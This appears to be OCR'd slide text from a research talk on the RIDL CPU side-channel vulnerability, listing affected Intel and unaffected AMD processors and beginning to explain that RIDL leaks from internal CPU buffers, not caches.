
We also tried to reproduce it on AMD
Turns out AMD is not affected

- ✓ Intel Core i9-9900K (Coffee Lake R) - 2018
- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwel) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008
- ✗ AMD Ryzen 5 2500U (Raven Ridge) - 2018
- ✗ AMD Ryzen 7 2600X (Pinnacle Ridge) - 2018
- ✗ AMD Ryzen 7 1600X (Summit Ridge) - 2017



ridl inside
Runs Great on Intel®

But where are we actually leaking from?

LEAKY SOURCES




LEAKY SOURCES




Previous attacks had it easy, they leak from caches

LEAKY SOURCES




Caches are well documented and well understood.

LEAKY SOURCES




But RIDL does not leak from caches!

LEAKY SOURCES




But what else is there to leak from?

LEAKY SOURCES




There exist other internal CPU buffers

LEAKY SOURCES



